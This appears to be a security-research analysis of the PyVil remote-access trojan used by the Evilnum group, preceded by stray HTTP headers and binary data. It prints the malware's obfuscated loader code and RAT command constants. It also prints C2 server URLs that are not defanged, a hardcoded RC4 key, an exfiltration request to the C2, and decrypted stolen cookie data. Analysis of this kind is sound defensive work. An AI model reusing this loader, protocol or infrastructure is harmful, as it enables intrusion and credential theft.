Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: x-requested-with
Access-Control-Allow-Methods: POST, GET, OPTIONS
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Etag: "d5af18020ecb5631e79f093b4088f7c47dd55532"
Content-Length: 9521171

.[.Y.1.?......>.."Z.J^....].G....Yv1..}.....>.......I...,.^.'..>...($*.....o.D.....,(.n.
.8N.f..a...PL.....Od.q
2.R..z.y.B.|...aW...J*.$..U.I.....p:f.@".Z....w6...L
....h...P.H.*`V...s...Z.r@..k/p..83O.a.(...........n3.2A.....S...Q..h*.b..qx.ZY
+h....v1|...>.y>...w......?....p.D.Jj7..
...\.........(.....,.h...l......=.A.`..."......\......Va.....`6e....<.`......."...:...$..,9i...].?w.>.!
$8.....G..<...,.[....L.p.....6....,.kX.......-`..k_..V...B..s..{....0!..7b(....Kog...z....{o..D.....4.=..|
~.T.#..`..(...cI[..?K.S7T..m.......K.f}o..[..k\}S ........Z...c......d   q.Mu$....2.C.....k>        Uwq.
2.RS#.....+QdM.[...yN.....P....V!...&~#.(\....k7.0 l.Zzb.........qV..t.'j..I..Q...w.{....'d..M............%.
{.d.+.M...@..Nc..
0bDW......-=.Q5..n..Z-....tM......[0`:.4._;.p..C6#.P.v.*6SRgs...!.........e..?...i..W....vH(....=.
(U_V......?.3b...Oq..^.D[X9.:.s....EYqo8.0T.m.R...$..Z...?......)..J-.............#Hi.Z....[..|..Z.K:Ac...
```


fplayer.exe C2 communication

The process decrypts the received executable, and maps it to memory, passing it the execution.

The decrypted file is a compiled py2exe executable. py2exe is a Python extension which converts Python scripts into Microsoft Windows executables.

PyVil: A New Python RAT


The Python code inside the py2exe is obfuscated with extra layers, in order to prevent decompilation of the payload using existing tools. Using a memory dump, we were able to extract the first layer of Python code. The first piece of code decodes and decompresses the second layer of Python code:



```
import zlib,base64,marshal,sys
data = b'1K_v5uqpt7SWnMPKkdvJia12rYbC1KOce42OzGi1pJna4cCa7NrafYTVr6

key = b'oeusu4QeaVYwGrgPv5UTzh4V7A5j6Q0Oog'
decoded_chars = []
data = base64.urlsafe_b64decode(data)
for i in range(len(data)):
    key_c = key[i % len(key)]
    encoded_c = bytes([abs(data[i] - key_c % 256)])
    decoded_chars.append(encoded_c)
decoded_string = b"".join(decoded_chars)
codeBytes = zlib.decompress(base64.b64decode(decoded_string))
code = marshal.loads(codeBytes)
mod = sys.modules["__main__"]
exec(code, mod.__dict__)
```

The first layer of deobfuscation code

The second layer of Python code decodes and loads to memory the main RAT and the imported libraries:



```
def run_plain_cmd(self, cmd):
    payload = None
    main_module_name = ""

    for module in cmd["modules"]:
        if not isinstance(module["data"], bytes):
            module["data"] = module["data"].encode("ISO-8859-1")

        path = module["path"].replace("/", ".")
        if path.endswith(".pyc") or path.endswith(".pyo"):
            if path.endswith(".__init__.pyc") or path.endswith(".__init__.pyo"):
                name = path.replace(".__init__.pyc", "").replace(".__init__.pyo", "")
                importer.pyc_modules[name] = {
                    "data": module["data"],
                    "is_package": True
                }
            else:
                importer.pyc_modules[path.replace(".pyc", "").replace(".pyo", "")] = {
                    "data": module["data"],
                    "is_package": False
                }
        elif path.endswith(".pyd"):
            importer.pyd_modules[path.replace(".pyd", "")] = module["data"]
```


Snippet from the second layer of code: extraction of Python libraries

The PyVil RAT has several functionalities including:

- Keylogger

- Running cmd commands
- Taking screenshots
- Downloading more Python scripts for additional functionality
- Dropping and uploading executables
- Opening an SSH shell
- Collecting information such as:
    - Anti-virus products installed
    - USB devices connected
    - Chrome version


PyVil RAT’s Global variables give a clear understanding of the malware’s capabilities:



```
    TASK_CREATE_OR_UPDATE = 6
    TASK_LOGON_INTERACTIVE_TOKEN = 3
    SEC_MILLIS = 1000
    MINUTE_MILLIS = SEC_MILLIS * 60
    service_startup_timeout = MINUTE_MILLIS * 5
    RSHELL_CMD_EXEC = 'exec'
    RSHELL_CMD_READ_FILE = 'cat'
    RSHELL_CMD_DOWNLOAD = 'download'
    RSHELL_CMD_UPLOAD = 'upload'
    RSHELL_CMD_PATH_EXISTS = 'pex'
    RSHELL_CMD_KILL_PID = 'kp'
    RSHELL_CMD_KILL_EXE_NAME = 'ken'
    RSHELL_CMD_PROC_IS_RUNNING = 'pir'
    RSHELL_CMD_GET_SVC_VERSION = 'gsv'
    RSHELL_CMD_GET_EXT_VERSION = 'gev'
    RSHELL_CMD_GET_CHROME_VERSION = 'gcv'
    RSHELL_CMD_GET_CHROME_PATCHED_STATUS = 'gcps'
    RSHELL_CMD_RUN_MODULE = 'rmm'
    REQ_GET_CMD = 'get_cmd'
    REQ_UPDATE_DONE = 'update_done'
    REQ_SCREENSHOT = 'screenshot'
    REQ_FIRST_RUN = 'first_run'
    REQ_INSTALL_DONE = 'install_done'
    REQ_KEYLOGGER = 'klgr'
    CMD_UPDATE_EXT = 'update_ext'
    CMD_UPDATE_SVC = 'update_svc'
    CMD_SSH_RSHELL = 'ssh_rshell'
    CMD_RUN_REMOTE_CMD = 'r_cmd'
    CMD_SSH_RDYN = 'ssh_rdyn'
    CMD_UPDATE_CONF = 'update_conf'
    UPDATE_ARG = '-u'
    SCREENSHOT_ARG = '-s'
    OLD_SVC_NAME_ARG = '-n'
    OLD_SVC_PATH_ARG = '-p'
```

Global variables showing PyVil RAT's functionality


PyVil RAT has a configuration module that holds the malware’s version, C2 domains, and user agents to use when communicating with the C2:



```
VERSION = 2.5
SVC_NAME = 'AGMServices'
server_urls = [
 'http://telefx.net',
 'http://xlmfx.com',
 'http://fxmt4x.com']
user_agent_list = [
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
     Chrome/79.0.3945.130 Safari/537.36',
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
     Chrome/80.0.3987.87 Safari/537.36',
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
     Chrome/80.0.3987.100 Safari/537.36',
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
     Chrome/80.0.3987.106 Safari/537.36']
```


Configuration module

PyVil RAT's C2 communications are done via POST HTTP requests and are RC4 encrypted using a hardcoded key encoded with base64:



```
rc4_key = b64decode('Ixada4bxU3G0AgjcX+s0AYndBs4wiviTVIAwDiiEPPA=')
```


RC4 key



```
POST /%2FyX0ekvJLYx7DjYITt%2FMjY2qQvAyQpIdYX9GUhF8E12oQKNkRV1JnzxsDUGH
%2BTX5y6yfJ2WEqQUee7k5%2B1uU9SceN2JuabV28ScFTAh%2BNLYjHPMJsx0m%2F3V3KzL9BouO0Z0BQEwkEm6uEFDsPVHUy0f0P
%2F5xJx9OVROhBfP9ZBdwUrexs3tE0JeSlx4cQbeMFDu7k9CJNz8tHxQ4fNrV9RqTVNy8WaX2gFN59k%2BsIBoWxN1wR84x
%2Fh5TMEI3gXHsbdfVTCZXSAYHQHhc9oQNvJ0b1kh%2F9sG6BWDVw6ndFeXGtugfWwSjtyx8F
%2FYCS8T4wosy9eJ5X7pPMwlQywaHo9%2Fb7Iz2U2297rym6ziIKwJh4%2BummOLMg2SaNKElbSmDWfINQbs9aKO1Uht%2FksaTNlNPAiJH
%2BOOKDblYMYXrHy4wGOrxNo%2F9glw90kN891mGHmJkd%2FCFyy0FlvXlfYB7Qu2%2B108xt2H8TKmPjYvsXxu56gAEBkilhe5Ykas
%2FtGLMmRPMx9eM1LnnKcdCfW8b41RXZeWvIAz%2BZVEevQEIZut2reSMhAF05qY76QwNiPoEZAW82u6NzhPi8hjdR4L5xPtoKdg7wIg%3D
HTTP/1.1
Host: telefx.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
80.0.3987.106 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Accept-Language: en-US,en;q=0.9
Content-Length: 0

HTTP/1.1 200 OK
Server: TornadoServer/6.0.4
Content-Type: text/html; charset=UTF-8
Date: Mon, 27 Jul 2020 15:22:30 GMT
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: x-requested-with
Access-Control-Allow-Methods: POST, GET, OPTIONS
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Length: 120

33yiYFbILYx7DjchTpCEj4PyDeokS5IdYTtPShZpBVKlRqN5f09IwTcrQ0OJvnLu4O3IY2XYqwtNL7kIrwTG9XFEJ2B7Z%2Fw55H1LMwppM
%2FFkYQ%3D%3D
```

data exfiltration from the infected machine being sent to the C2

This encrypted data contains a Json of different data collected from the machine and configuration:



```
{"type": "svc", "xmode": false, "req_type": "get_cmd", "svc_ver": 2.5, "ext_ver": -2, "
    ext_exists": -1, "svc_name": "AGMServices", "ext_uuid": "
    D88C6ECB-6A88-73D8-1D8C-E5E1FEAD39FF", "svc_uuid": "
    0E5AB81D-BC5E-A50E-CB5A-3337287BEF29", "host": "818225", "uname": "Luke", "ia": 1, "wv
    ": 6.1, "dt": "2020-07-27 17-22-19", "gc": {"sc_secs_min": 120, "sc_secs_max": 300, "
    kl_secs_min": 120, "kl_secs_max": 300, "kl_run": 0}, "klr": false, "tc": 0, "cr":
    false}
```


One of the decrypted JSONs sent to the C2

Field	Usage
type	Not clear
xmode	Not clear
req_type	Request type
svc_ver	Malware version in the configuration
ext_ver	A version of an executable the malware may download (-2 means the executables folder does not exist)
ext_exists	Checks for the existence of a particular executable
svc_name	Appears to be a name used to identify the malware by the C2.
ext_uuid	Encoded machine UUID
svc_uuid	machine UUID
host	Hostname
uname	User name
ia	Is user admin
wv	Windows version
dt	Current date and time

avs	List of installed anti-virus products
gc	Dictionary of different configuration
sc_secs_min	Minimum sleep time between sending screenshots
sc_secs_max	Maximum sleep time between sending screenshots
kl_secs_min	Minimum sleep time between sending keylogging data
kl_secs_max	Maximum sleep time between sending keylogging data
kl_run	Is keylogger activated
klr	Is keylogger activated
tc	Is USB connected
cr	Is chrome.exe is running
ct	Type of downloaded module to run: executable or Python module
cn	Module name corresponding to “ct”
imp	Execute the downloaded module (corresponds with “ct”)
pwds	Extracted passwords
cooks	Cookies information

Fields used in C2 communication

During the analysis of PyVil RAT, on several occasions, the malware received from the C2 a new Python module to execute. This Python module is a custom version of the LaZagne Project which the Evilnum group has used in the past. The script will try to dump passwords and collect cookie information to send to the C2:



```
{"pwds": [], "svc_ver": 2.5, "svc_uuid": "0E5AB81D-BC5E-A50E-CB5A-3337287BEF29"}

{"cooks": [{"User": "Luke", "Cookies": [["Google chrome", [[".google.co.uk", "/", 0, 0, -1, "2037-12-31
    23:59:59.733580", "CONSENT", "WP.27e619"], [".google.com", "/", 0, 0, -1, "2037-12-31 23:59:59.344981", "CONSENT
    ", "WP.27e619"], ["accounts.google.com", "/", 1, 1, -1, "2021-09-18 09:36:39.753929", "GAPS", "
    1:W5B7FBO_MChwJpKvZ7-c4YyyvN6eVw:9jUAeDwDtFsgRsXB"]]]]}], "svc_ver": 2.5, "svc_uuid": "
    0E5AB81D-BC5E-A50E-CB5A-3337287BEF29"}
```

Decrypted LaZagne output sent to the C2

Expanding Infrastructure

In previous campaigns of the group, Evilnum's tools avoided using domains in communications with the C2, only using IP addresses. In recent weeks, we encountered an interesting trend with Evilnum's growing infrastructure.

By tracking Evilnum's new infrastructure that the group has built in the past few weeks, a trend of expansion can be seen. While the C2 IP address changes every few weeks, the list of domains associated with this IP address keeps growing. A few weeks ago, three domains associated with the malware were resolved to the same IP address:

Domains	Resolved IP
crm-domain[.]net	5.206.227[.]81
telecomwl[.]com	
leads-management[.]net	


Shortly thereafter, the C2 IP address of all three domains changed. In addition, three new domains were registered with the same IP address and were used by the malware:

Domains	Resolved IP
crm-domain[.]net	185.236.230[.]25
